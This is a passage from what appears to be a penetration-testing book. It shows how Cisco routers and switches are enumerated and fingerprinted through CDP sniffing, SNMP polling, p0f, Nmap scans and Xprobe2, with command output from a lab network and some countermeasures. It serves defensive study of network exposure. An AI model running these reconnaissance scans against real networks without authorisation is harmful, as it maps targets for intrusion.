                Eth 0/0 171 T S WS-C5000 4/11
cisco-2611b#sh cdp neighbor detail
```

```
-----
Device ID: cisco2503
Entry address(es): IP address: 192.168.30.50
Platform: cisco 2500, Capabilities: Router
Interface: Serial0/0, Port ID (outgoing port): Serial1
Holdtime : 176 sec
Version :
Cisco Internetwork Operating System Software
IOS (tm) 3000 Software (IGS-I-L), Version 11.0(8), RELEASE S
Copyright (c) 1986-1996 by cisco Systems, Inc.
Compiled Sat 27-Apr-96 01:23 by vprasadaadvertisement versior
```

```
-----
Device ID: 002660741(Gromozeka)
Entry address(es):
    IP address: 192.168.77.250
Platform: WS-C5000, Capabilities: Trans-Bridge Switch
Interface: Ethernet0/0, Port ID (outgoing port): 4/11
Holdtime: 136 sec

Version:
WS-C5000 Software, Version McpSW: 4.5(12a) NmpSW: 4.5(12a)
Copyright (c) 1995-2002 by Cisco Systems
advertisement version: 1
```

Now, let's log in to the discovered neighbor devices:

```
cisco2503#sh cdp neighbor detail
-----
Device ID: cisco-2611b.core.arhont.com
Entry address(es):
  IP address: 192.168.254.254
Platform: cisco 2611, Capabilities: Router
Interface: Serial11, Port ID (outgoing port): Serial0/0
Holdtime: 168 sec
Version:
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IK903S3-M), Version 12.3(6),
Copyright (c) 1986-2004 by cisco Systems, Inc.
Compiled Wed 11-Feb-04 19:24 by kellythw
Gromozeka (enable) show cdp neighbors detail
Port (Our Port): 4/11
Device-ID: cisco-2611b.core.arhont.com
Device Addresses:
  IP Address: 192.168.254.254
Holdtime: 162 sec
Capabilities: ROUTER
Version:
  Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IK903S3-M), Version 12.3(6),
  Copyright (c) 1986-2004 by cisco Systems, Inc.
  Compiled Wed 11-Feb-04 19:24 by kellythw
Platform: cisco 2611
Port-ID (Port on Neighbor's Device): Ethernet0/0
```

All this information flies across the network in plaintext, and you don't need to log in to a router or switch and execute the commands shown above to see it. The output of the `show cdp` and `show cdp interface` commands demonstrates the default send-time and CDP cache holdtime values and shows that these two parameters can be adjusted on a per-interface basis. Note that while cisco-2611b can see both cisco2503 and Gromozeka,

Figure 5-1: A CDP frame caught by Ethereal

Very often, CDP traffic is in the air on the completely unprotected wireless networks. Thus, Kismet, a war-drivers' all-time favorite, has a CDP dissector and stores CDP data in plain ASCII in *.cisco* files. One would expect that the majority of CDP traffic on open wireless networks would originate from Cisco Aironet access points; however, we have seen all types of Cisco devices advertising themselves across the streets. Here is an entry for a VoIP phone caught somewhere in central London as we were war-driving in 2003:

```
Network: "Wireless" BSSID: "00:30:AB:0A:F0:B7"  
CDP Broadcast Device 1  
  Device ID: SEP003094C44EEA  
  Capability: Level 2 switching  
  Interface: Port 1  
  IP : 0.0.0.0  
  Platform: Cisco IP Phone 7960  
  Software: P00303010107
```

Max Moser had also planned to include a CDP sniffer in his *Wellenreiter*, but he decided to release it as a standalone tool called `cdpsniffer.pl`. The only variable it takes is the name of an interface on which you want to sniff for CDP frames.

So if CDP gives away a lot of useful information for the attackers, why not turn it off by default? What is CDP good for? One case of a specific CDP use is for on-demand routing (ODR), enabled by a `router odr` command. When multiple hub routers, many stub networks, or asynchronous connections exist between hubs and spokes, statically configuring all stub networks on the hub routers becomes daunting. ODR allows easy install of IP stub networks with the "hubs" dynamically maintaining routes to the stub networks connected. To do that, ODR uses CDP updates to propagate its routing information. Thus, if you want to use ODR, you have to enable CDP.

Of course, CDP is a network monitoring protocol. As such, it is used by network management software suites such as CiscoWorks, IBM Tivoli

NetView, or Netdisco (a nice, free, and open source network management tool). To enjoy the full functionality of these suites, running CDP is necessary. And in many cases, various `show cdp` com-mands can greatly assist system administrators in troubleshooting problems on their networks. It deserves to be mentioned that CDP version 2 (CDPv2) is far more helpful than the original CDPv1. It supports more rapid error tracking, covers unmatched switch port duplex states (`%CDP-4-DUPLEXMISMATCH: Full/half-duplex mismatch de-tected o1 error`), and reports unmatched VLAN ID errors. Network management applications learn CDP information using SNMP with the CDP Management Informa-tion Base (CISCO-CDP-MIB). Since CISCO-CDP-MIB allows retrieval of CDP information via SNMP many hops away from the enumerated host, it can come in very handy for a remote attacker, providing that a read-only (RO) SNMP community is known.

In the next example, we use `cdppoll.pl`, written by user *fingers* (<http://www.perlmonks.thepen.com/80979.htm>), to collect neighbor information from the small test network pre-viously used to show CDP capabilities:

```
arhontus# perl cdppoll.pl 192.168.66.202
community: public
CDP Neighbor Details for 192.168.66.202
-----
Neighbor IP Name Interface Type |
-----
192.168.77.250 002660741(Gromozeka) 4/11 WS-C5000
192.168.30.50 cisco2503 Serial1 cisco 2500
CDP Neighbor Details for 192.168.77.250
-----
Neighbor IP Name Interface Type |
-----
192.168.254.254 cisco-2611b.core.arhont.com Ethernet0/0 cisc
<snip>
```

All three Cisco devices on the network can be seen remotely; again the output from Gro-mozeka shows the loopback and not the Ethernet

(192.168.66.202) address of Cisco 2611.

Countermeasures Against CDP and Other Cisco Proprietary Protocols-Based Enumeration

Countermeasure

The first thing you would like to do is to assure that no unauthorized sniffers are access-ing your network. We already discussed some means of searching for unauthorized promiscuous mode interfaces on LANs in [Chapter 4](#) and suggest you review these recommendations. However, you can never be sure that no one is sniffing. There are anti-antisniffers to counter antisniffers, then there are anti-anti-antisniffers, and so on—the arms race continues. Thus, the only reliable countermeasure to analyzing Cisco-specific protocols with nefarious aims is not to use these protocols. In the case of CDP, use these commands to turn it off completely:

```
cisco-2611b#conf t
cisco-2611b(config)#no cdp run
```

However, for some described cases you *do* want to run CDP. If you need it for trouble-shooting and the connectivity on the network is not lost, enable CDP only for the troubleshooting period. If you use ODR or network management applications that employ CDP, use this protocol on a per-interface basis.

To turn off CDP for the interface on which it is not needed, go to that interface configuration mode and execute the `no cdp enable` command. On a CatOS switch, turning off global and interface CDP is done via a `set cdp`

disable command:

```
Gromozeka (enable) set cdp disable
Usage: set cdp disable all
       set cdp disable <mod/ports...>
(An example of mod/ports is 2/1-12,3/5-12)
```

There is no point to keeping CDP running on an interface not connected to other devices that understand CDP. And, of course, no CDP frames should ever leak away from the LAN and be sniffable on the "dirty" side of your gateway.

Passive Enumeration and Fingerprinting of Cisco Devices

Attack

Popularity:	7
Simplicity:	7
Impact:	1
Risk Rating:	5

Since we are trying to be as stealthy as we can and avoid sending unnecessary pack-ets to the target, the next logical step after sniffing for CDP and other Cisco-specific protocols is *passive fingerprinting*. Passive fingerprinting is a methodology of discovering remote operating systems via analyzing the peculiarities of packets sent by those sys-tems. You can perform passive fingerprinting when a remote host connects to your machine or when you are able to sniff the media linking you to the host of interest. A variety of techniques includes *semi-active fingerprinting*, in which a single packet is sent to the enumerated host and the reply is analyzed. The ST-divine tool (available on the web site for the book at <http://www.hackingexposedcisco.com>) performs semi-active fingerprinting automatically. Of course, you can also run any passive fingerprinting tool of your choice and then Telnet or Secure Shell Protocol (SSH) to the target host

and watch the tool analyze the received response. This is less intrusive than a classical portscan and demonstrates that passive fingerprinting tools can be just as useful outside the realm of a LAN you can sniff.

We have evaluated the following passive fingerprinting tools against the Cisco hosts in the testing lab:

- p0f
- discopads
- passmon
- passifist
- passfing
- ST-divine

We didn't use Siphon (the first publicly released passive fingerprinting utility) and Siphon-based Windows tools, since they haven't been updated for a very long time and are unlikely to show more recent versions of operational systems run by Cisco hosts used to write this chapter.

Our verdict is that, unfortunately, current passive fingerprinting techniques are not very reliable when used to discover and fingerprint Cisco devices. In fact, the only host reliably discovered to run Cisco IOS was the Aironet 1200 access point. At the same time, none of the tools tested could correctly identify 2503 and 2611 Cisco routers, 5005 and 2950 Catalyst switches, 515E and 501 PIX firewalls, and 3020 Cisco VPN concentrators. We'll illustrate it with a few examples.

In the following example, the device discovered as a Cisco 7200 router or Catalyst 3500 switch is, in fact, a Cisco Aironet 1200 access point on the same subnet. The supposed-to-be SunOS machine is a 5005 Catalyst switch merely one hop away from the machine running p0f.

```
arhontus# ./p0f -i eth1 -M -V -S -v -p -C  
192.168.77.235:54273 - Cisco 7200, Catalyst 3500, et [tos 19
```

```
Signature: [4128:255:0:44:M1460:Z]
-> 192.168.77.5:22 (distance 0, link: ethernet/modem)
192.168.77.250:1024 - SunOS 4.1.x
Signature: [4096:30:0:44:M1460:.]
-> 192.168.77.5:23 (distance 34, link: ethernet/modem)
```

Next, the only discovered Cisco host is the access point. Two other hosts with "un-known" signatures are Cisco 2503 and 2611 routers:

```
arhontus# ./disco -i eth0 -f -A -v
Disco v1.2
192.168. 66.202: 4128:254:1448:1:-1:1:1:60:A
192.168. 30. 50: 2144:253:536:0:-1:0:0:44:A
192.168. 77.235: Cisco IOS (A)
```

In the next example, the Perl tool has discovered the access point, but the version of IOS shown is incorrect:


```
arhontus# perl passivefingerprint.pl
PACKET 192.168.77.235:23 -> 192.168.77.5:41789 SRC(Cisco 12.
      TOS(192) TTL(255) DF(n) WINDOW(4078)
PACKET 192.168.77.235:23 -> 192.168.77.5:41789 SRC(Cisco 12.
```

Our observations discredit neither the available passive fingerprinting methodologies nor the tools implementing them. After all, the tools we evaluated performed very well against various Linux machines to determine the correct (or nearly correct) kernel versions. However, more effort is needed to create up-to-date passive fingerprinting signature databases reflecting the behavior of IOS, CatOS, PIX OS hosts, and Cisco VPN concentrators.

 Previous

Next 

 Previous

Next 

ACTIVE ENUMERATION AND FINGERPRINTING OF CISCO DEVICES

Unless you have managed to capture CDP traffic, actively fingerprinting the audited hosts is the next step to be performed and the last step in our enumeration and fingerprinting attack stage. And even if you have gotten CDP frames dumped and analyzed, it is a good idea to check whether CDP provides full information about the device, using active scanning techniques (unless you are very concerned about stealth). A multitude of portscanners and OS fingerprinting tools are available to the hacking underground. The majority of them are based upon Fyodor's Nmap and Fyodor's/Ofir's Xprobe (note we are talking about two different Fyodor's here!). Many are not actively and regularly up-dated and would not have fingerprints of the current IOS, CatOS, and PIX OS versions, as well as more exotic specialized embedded Cisco operating systems, in the tool data-base. Thus, for this chapter, we are going to stick to Nmap and Xprobe versions 1 and 2. We will also review two different device configurations—default and with unnecessary ports closed. In the wild, you can encounter both cases as well as many configurations fitting somewhere between them. Rules of active host enumeration and fingerprinting were discussed in the "Loot and Pillage" chapter of our book *Wi-Foo: The Secrets of Wire-less Hacking* (Addison-Wesley, 2004). One rule states that reliable fingerprinting should be performed using several tools not derived from each other; here we use two. A derivation from this rule is that it makes sense to run the same scan a few times to be sure that the output is correct—in particular, when User Datagram Protocol (UDP) scans are run. As a hacker, you would not want to do this, since it is easy to spot. But we are the legitimate penetration testers, right?

In a physics, chemistry, or biology lab, an experiment must be repeated at least three times to produce statistically significant results. The representative scans in this section were selected from among many logged scans and are the most typical. Even more, in the case when the amount of hops between scanning and scanned hosts influences the output of the scan, the comparative scanning results are provided for your reference. You

would be surprised how the precision of both finding open ports and fingerprinting the OS can be influenced by the hop distance from the audited host.

Another rule—or better to say, *recommendation*—is to progress from NULL TCP scans (perhaps run Nmap in the "polite" mode) to FIN, then XMAS (with all TCP flags set), then SYN, and then—and only then—full connect scanning and banner grabbing. At least theoretically, NULL TCP scans are the least detectable. For example, good old Linux ipchains do not have options to write NULL scan detection rules. FIN and especially XMAS scans look odd and are easier to detect. [Stealthy] half-connect SYN scans are now detected by anything and full-connect scans can be seen in syslog output when no specific firewalling or intrusion detection system (IDS) tools are in use. So if a NULL scan detects interesting open ports, an attacker can proceed to grabbing the banner of the service he or she perceives as potentially vulnerable without triggering many alarms. However, this recommendation is very general. Would it apply to various Cisco networking devices? It is well known that various versions of Microsoft Windows are not exactly standards-compliant and thus do not provide any useful output when responding to NULL, FIN, and XMAS scans. Would it be a similar case with Cisco hosts? There is only one way to find out.

Active Enumeration and Fingerprinting of Cisco Routers

Attack

Popularity:	10
Simplicity:	6
Impact:	9
Risk Rating:	8

Since many system administrators are reluctant to upgrade their routers ("if it does the job, don't touch it") and scores of old routers with obsolete IOS

versions reside on the Internet, our first target is a Cisco 2503 with a rather ancient "code train." NULL, FIN, and XMAS Nmap scans turned out to be useless when run against such machine—here's an example:

```
arhontus#nmap -sF -vvv 192.168.30.50 -O
The FIN Scan took 23.37s to scan 1663 total ports.
Warning: OS detection will be MUCH less reliable because we
    least 1 open and 1 closed TCP port
Host 192.168.30.50 appears to be up ... good.
All 1663 scanned ports on 192.168.30.50 are: closed
Too many fingerprints match this host to give specific OS de
```

The same applies to both Window and ACK scans, often used to evaluate various firewalls/filtering rules. Thus, we proceed further with a half-connect scan and then verify its results with a full connect:

```
arhontus#nmap -sT -vvv 192.168.30.50 -O
Interesting ports on 192.168.30.50:
(The 1654 ports scanned but not shown below are in state: cl
PORT      STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
19/tcp   open  chargen
23/tcp   open  telnet
57/tcp   open  priv-term
79/tcp   open  finger
2001/tcp open  dc
6001/tcp open  X11:1
Device type: router
Running: Cisco IOS 10.X|11.X
OS details: Cisco 2501/2504/4500 router with IOS Version 10.
TCP Sequence Prediction: Class=random positive increments
    Difficulty=404 (Medium)
TCP ISN Seq. Numbers: 8E6CB417 8E6E66C1 8E701890 8E71CE9F 8E
IPID Sequence Generation: All zeros
```

Next, we omitted the SYN scan output since it was similar to the full-connect scan results and skipped the OS fingerprint details to save space. The scans correctly determined the device type and the IOS version range. However, the actual router model was not found, even though it was a close shot:

```
cisco2503#show version
Cisco Internetwork Operating System Software
IOS (tm) 3000 Software (IGS-I-L), Version 11.0(8), RELEASE S
Copyright (c) 1986-1996 by cisco Systems, Inc.
Compiled Sat 27-Apr-96 01:23 by vprasad
Image text-base: 0x0301DE2C, data-base: 0x00001000
```

Note the "Medium" difficulty of TCP packets sequence prediction and "All zeros" in the IP Identification number (IPID) sequence generation. The latter is actually beneficial in terms of security—it shows that this router cannot be abused by so-called idle or "zom-bie" scans that are sometimes used by attackers to conceal their IP addresses when portscanning. Of course, in this example, we scan only for the default (for Nmap) range of ports. Checking the full range from port 0 to port 65535 would surely take some time, but it is absolutely necessary when proper penetration testing is performed. When running Nmap against one of our Cisco 2503 with `-p0-65535` options, we uncovered two unknown services running on ports 4001 and 6001. While poking at them with other tools, such as THC-Amap, and feeding custom output using Hobbit's Netcat to find out what these services could be is surely interesting, it goes beyond the aims of this chapter and is omitted.

The next step is to grab the banners of services discovered. Again, a great variety of banner grabbing and service investigation tools can be used, including the already mentioned Amap, Vmap, Arb-scan, Banshee, BanCh.pl, grabbb, mothra, and so on. In fact, the recent versions of Nmap are quite good at performing this task using `-sV`, or even better, the `-A` switch.

To illustrate banner grabbing of Cisco hosts in a "standardized" way, we are going to use the Nmap `-A` scan. (Note: do not forget to set a sufficient level of verbosity—for example, `-vvv`—when running it!) The results of such a scan run against our Cisco 2503 did not provide us with any information we

did not know already after completing the full-connect TCP scan for the whole 16-bit ports range.

How about UDP ports? Both default and full-port range scans have demonstrated the same result, as represented here:

```
arhontus#nmap -sU -vvv 192.168.30.50 -O -p0-65535
Interesting ports on 192.168.30.50:
(The 1473 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/udp open echo
9/udp open|filtered discard
19/udp open chargen
67/udp open|filtered dhcpserver
161/udp open|filtered snmp
Too many fingerprints match this host to give specific OS details
```

Despite the fact that some ports are shown as *open|filtered* in the scan output, all ports listed are open. While port 161 is open because we have enabled SNMP on purpose, the rest of the UDP ports shown are open by default. The scan was unable to fingerprint the OS version and device type correctly. Taking it a bit forward, when using other Cisco devices evaluated, UDP scanning was just as useless in defining both OS version and device type.

An interesting fact is that the `show ip sockets` command, which is supposed to provide complete information about ports open on a router, in reality shows only the UDP ports, and not all of them:

```
cisco2503#show ip sockets
Proto Remote Port Local Port In Out Stat TTY
 17 --listen-- --any-- 67 0 0 1 0
 17 192.168.77.5 45481 192.168.30.50 161 0 0 1 0
```

Thus, we recommend that you do not rely on this command when checking both TCP and UDP open ports on your routers and portscan them several times to verify `show ip sockets` output.

Since many of the network attacks we describe in this book are based on a running insecure protocol rather than the presence of a vulnerable service on a host, the Nmap supported protocols scan (-sO) is crucial. Cisco 2503 responded to protocol scans reasonably well, even when the scanning machine was positioned a few hops away:

```
arhontus#nmap -sO -vvvv 192.168.30.50 -O
Interesting protocols on 192.168.30.50:
(The 242 protocols scanned but not shown below are in state:
PROTOCOL STATE SERVICE
1 open|filtered icmp
4 open|filtered ip
6 open|filtered tcp
8 open|filtered egp
9 open|filtered igp
17 open|filtered udp
47 open|filtered gre
53 open|filtered swipe
54 open|filtered narp
55 open|filtered mobile
77 open|filtered sun-nd
88 open|filtered eigrp
89 open|filtered ospfigp
94 open|filtered ipip
Too many fingerprints match this host to give specific OS de
```

Just as in the case with UDP scanning, the output provided by the supported protocols scan is not sufficient to determine the running OS and device type.

Finally, we need to reinforce our OS fingerprinting results using Xprobe. The first version of the tool is rather simple, relies on ICMP and UDP data to determine the target OS, and hasn't been updated. Nevertheless, it is still worth trying:

```
arhontus# ./xprobe -v -p 31337 -i eth1 192.168.30.50
X probe ver. 0.0.2
```

```
-----  
Interface: eth1/192.168.66.101  
LOG: Target: 192.168.30.50  
LOG: Netmask: 255.255.255.255  
LOG: probing: 192.168.30.50  
LOG: [send]-> UDP to 192.168.30.50:31337  
LOG: [98 bytes] sent, waiting for response.  
TREE: IP total length field value is <20 bytes from the orig  
TREE: *** OpenBSD 2.6-2.9, Apollo Domain/OS SR 10.4 NFR IDS  
TREE: *** Extreme Networks switch Network Systems Router NS6  
TREE: *** Cabletron Systems SSR 8000 Systems Software Versio  
FINAL:[NFR IDS Appliance]
```

Unfortunately, Xprobe v1 was not able to define the OS run by the router. However, Xprobe v2 performed reasonably well in all four types of the scan when supplied by one of the following options:

- open TCP port
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p tcp:23:open 19
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.2" (Guess
[+] Other guesses:
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.2" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.30.50 Running OS: "AIX 4.3.3" (Guess prok
- closed TCP port
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p tcp:6667:close
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.2" (Guess
[+] Other guesses:
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.30.50 Running OS: "NetBSD 1.4" (Guess pro
[+] Host 192.168.30.50 Running OS: "NetBSD 1.4.1" (Guess p
[+] Host 192.168.30.50 Running OS: "NetBSD 1.4.2" (Guess p
[+] Host 192.168.30.50 Running OS: "OpenBSD 2.5" (Guess pr

- ```
[+] Host 192.168.30.50 Running OS: "NetBSD 1.5.3" (Guess p
[+] Host 192.168.30.50 Running OS: "NetBSD 1.4.3" (Guess p
[+] Host 192.168.30.50 Running OS: "NetBSD 1.5" (Guess pro
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.3" (Guess
```
- open UDP port
 

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:7:open 192
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.2" (Guess
[+] Other guesses:
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.1" (G
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.2" (G
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.4" (G
[+] Host 192.168.30.50 Running OS: "OpenBSD 2.4" (Guess pr
[+] Host 192.168.30.50 Running OS: "OpenBSD 2.5" (Guess pr
```
  - closed UDP port
 

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:23:closed
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.2" (Guess
[+] Other guesses:
[+] Host 192.168.30.50 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.30.50 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.1" (G
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.2" (G
[+] Host 192.168.30.50 Running OS: "Linux Kernel 2.4.4" (G
[+] Host 192.168.30.50 Running OS: "OpenBSD 2.4" (Guess pr
[+] Host 192.168.30.50 Running OS: "OpenBSD 2.5" (Guess pr
```

You need to run Nmap prior to using Xprobe v2 to find out which ports to use. Not surprisingly, scans using TCP ports were more precise as compared to scans using UDP ports, and scans supplied with open ports were more exact than

## Note

those supplied with closed ports.

Now that we have established a pattern of device fingerprinting, it is much easier to follow it using different devices. The router we have looked at is an old model with an obsolete IOS version. Let's have a look at another common Cisco router with the most recent code train available at the moment of writing and compare it with the previous example.

**NULL, FIN, and XMAS Scans** These did not produce any useful output, just as in the case with 2503/IOS11.(0)8. The same applied to Window and ACK TCP scans.

**Both Half-Connect and Full-Connect TCP Scans** These showed open ports and other inter-esting data but were unable to determine device type and IOS version. An example of a half-connect scan is provided here:

```
arhontus#nmap -sS -vvv 192.168.66.202 -O
Interesting ports on test.dmz.arhont.com (192.168.66.202):
(The 1658 ports scanned but not shown below are in state: cl
PORT STATE SERVICE
7/tcp open echo
9/tcp open discard
13/tcp open daytime
19/tcp open chargen
23/tcp open telnet
MAC Address: 00:02:16:9C:0A:80 (Cisco Systems)
No exact OS matches for host
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: B4001FB9 16115BD4 B01365B8 AA1CEFE D7F
IPID Sequence Generation: All zeros
```

**Grabbing Banners** This was more fruitful:

```
arhontus#nmap -A -vvvv 192.168.66.202 -O -p0-65535
7/tcp open echo
9/tcp open discard?
13/tcp open daytime?
```



```
19/tcp open chargen
23/tcp open telnet Cisco telnetd (IOS 12.X)
MAC Address: 00:02:16:9C:0A:80 (Cisco Systems)
No exact OS matches for host
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: C7A8FBC9 9766C8D0 1168F7A6 E9270C94 3C
IPID Sequence Generation: All zeros
```

While the device and OS types weren't determined, from the telnetd banner we know that IOS 12.X is used. This banner is not user-changeable, and to get rid of it one would need to go through a procedure of modifying the IOS image. This can be considered a basic form of reverse-engineering and might be illegal, or at least it would void the war-ranty.

**UDP Scans** These showed fewer open ports than in the 2503 example and were also un-able to determine the OS:

```
arhontus#nmap -sU -vvvv 192.168.66.202 -O -p0-65535
Interesting ports on test.dmz.arhont.com (192.168.66.202):
(The 1476 ports scanned but not shown below are in state: open)
PORT STATE SERVICE
7/udp open echo
19/udp open chargen
MAC Address: 00:02:16:9C:0A:80 (Cisco Systems)
Too many fingerprints match this host to give specific OS de
```

Again, the output of the scan did not exactly correspond to the output of the show ip sockets command:

```
cisco-test#sh ip sockets
Proto Remote Port Local Port In Out Stat TTY
17 0.0.0.0 0 192.168.66.202 67 0 0 2211 0
17 --listen-- 192.168.66.202 123 0 0 1 0
17 --listen-- 192.168.66.202 520 0 0 1 0
17 192.168.77.5 34635 192.168.254.254 161 0 0 1 0
17 --listen-- 192.168.66.202 162 0 0 11 0
17 --listen-- 192.168.66.202 56057 0 0 11 0
```

In this case, the tables have turned and the command is more informative than the Nmap. This is an interesting artifact demonstrating that UDP ports could be missed by Nmap, even if multiple scans are run against the host on the same subnet and the ports scanned are chosen separately. And we are dead sure that Routing Information Protocol (RIP), Network Time Protocol (NTP), and SNMP services are running on this router since we have enabled them all. Thus, output of any UDP scan should be taken with a bit of salt, even if you're sitting next to the scanned host on the same LAN.

**Supported Protocols Scan** This did not show any useful information.

**Xprobe Scan** This is now our main hope for finding out more about the host's OS. For now, all we know is that it runs some version of IOS 12. Xprobe v1 isn't very helpful, showing the same (incorrect) output as in the case with Cisco 2503. Xprobe v2 was far more useful, apart from the case of closed TCP port supplied:

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p tcp:23:open 192.168.66.202
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess)
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess)
[+] Host 192.168.66.202 Running OS: "Sun Solaris 2.5.1" (Guess)

[+] Host 192.168.66.202 Running OS: "FreeBSD 4.3" (Guess)
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.0" (Guess)
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Guess)
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Guess)
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:7:open 192.168.66.202
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess)
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess)
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess)
```

```
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.4" (Gu
[+] Host 192.168.66.202 Running OS: "OpenBSD 2.4" (Guess prc
[+] Host 192.168.66.202 Running OS: "OpenBSD 2.5" (Guess prc
```

**TCP Scan** This scan was somewhat more precise—note the difference between the guess probability percentages of both scans. As to the closed-port Xprobe probes (please forgive the tautology), the guesses split between Solaris and FreeBSD (closed TCP port) and various versions of Linux kernel (closed UDP port). The probability percentages were much lower than in the open-port scans and ranged between 21 and 25 percent. Thus, at the end, we can state that we are dealing with some Cisco device running IOS 12.2. It could be a router, an IOS-like system Catalyst switch, or even an IOS-based Aironet wire-less access point. Now comes the correct answer:

```
cisco-test#show version
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IK903S3-M), Version 12.3(6),
Copyright (c) 1986-2004 by cisco Systems, Inc.
Compiled Wed 11-Feb-04 19:24 by kellythw
Image text-base: 0x80008098, data-base: 0x81999EC0
ROM: System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE
```

As you can see, it was substantially more difficult to fingerprint this particular host as compared to the example with Cisco 2503 and old IOS.

## Active Enumeration and Fingerprinting of Catalyst Switches

**Attack**

|             |    |
|-------------|----|
| Popularity: | 10 |
| Simplicity: | 6  |
| Impact:     | 9  |

Of course, the second most commonly encountered types of Cisco devices on the Internet are Catalyst switches. As you probably know, they come in two flavors—IOS-like OS Catalysts and CatOS-based Catalysts, which have different roots. IOS is the original Cisco-developed operational system. CatOS has evolved out of the XDI, a UNIX-like kernel acquired by Cisco for use in equipment that developed into the modern Catalyst 4000, 5000, and 6000 switch series. Thus, one would correctly expect the CatOS switches to behave quite differently from the IOS-based machines when finger-printed.

When scanning CatOS-based Catalysts, the first thing that stands out is the informative response to NULL, FIN, and XMAS scans, which is identical for all three scan types. Thus, the discovery and portscanning of CatOS switches can be accomplished in a somewhat quieter manner as compared to IOS-based machines. (Well, at least we are quite sure that NULL and FIN scans will not show up in the Catalyst logs!) An example of a NULL scan run against such a switch is presented here:

```
arhontus#nmap -sN -vvv 192.168.77.250 -O
Interesting ports on gromozeka.core.arhont.com (192.168.77.250):
(The 1662 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
23/tcp open telnet
MAC Address: 00:40:0B:C7:13:FF (Cisco Systems)
Device type: switch|printer|firewall|router
Running: Cisco embedded, Xylan embedded, Epson embedded, Sorbus
Trancell embedded
OS details: Router/Switch/Printer/Firewall (LanPlex 2500/Cisco
5505/Cisco 6509/Trancell Webramp/Xylan OmniSwitch)/Epson Stylus
HP Secure Web Console, SonicWall firewall appliance 3.3.1)
TCP Sequence Prediction: Class=64K rule
Difficulty=1 (Trivial joke)
TCP ISN Seq. Numbers: 81AB7C01 81AC7601 81AD7001 81AF6401 81B06801
IPID Sequence Generation: Incremental
```

In addition to finding the open telnetd port, the scan has also determined the high vul-nerability of the switch to session-hijacking attacks (predictable TCP sequence numbers) and its usefulness for idle scanning.

To find out how to use idle scanning techniques to hide your IP, **Tip** consult the <http://www.insecure.org> site at <http://www.insecure.org/nmap/idlescan.html>.

It is quite obvious that the same output was obtained employing SYN and full-con-nect TCP scans. Also, an additional unknown open TCP service port 7161 was found when running full port range scans against the tested switch. Grabbing banners by launching Nmap with the `-A` option did not produce any exciting results, apart from the `xff\xfb\x01\xff\xfb\x03\xff\xfd\x01\r\n\r\nCisco\x20Systems\x20Cc` string appearing in the fingerprint.

Unlike previously tested routers, a Window scan (`-sW` flag in Nmap) targeting the Catalyst was successful in showing output that was identical to the results of NULL, FIN, and XMAS probes. However, any time an ACK scan was run against the switch from different hosts, it was unexpectedly terminated with a characteristic error:

```
arhontus# nmap -sA -vvvv 192.168.77.250 -O
Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2004-1
Initiating ACK Scan against gromozeka.core.arhont.com (192.1
 1663 ports] at 04:46
Unexpected port state: 6
QUITTING!
```

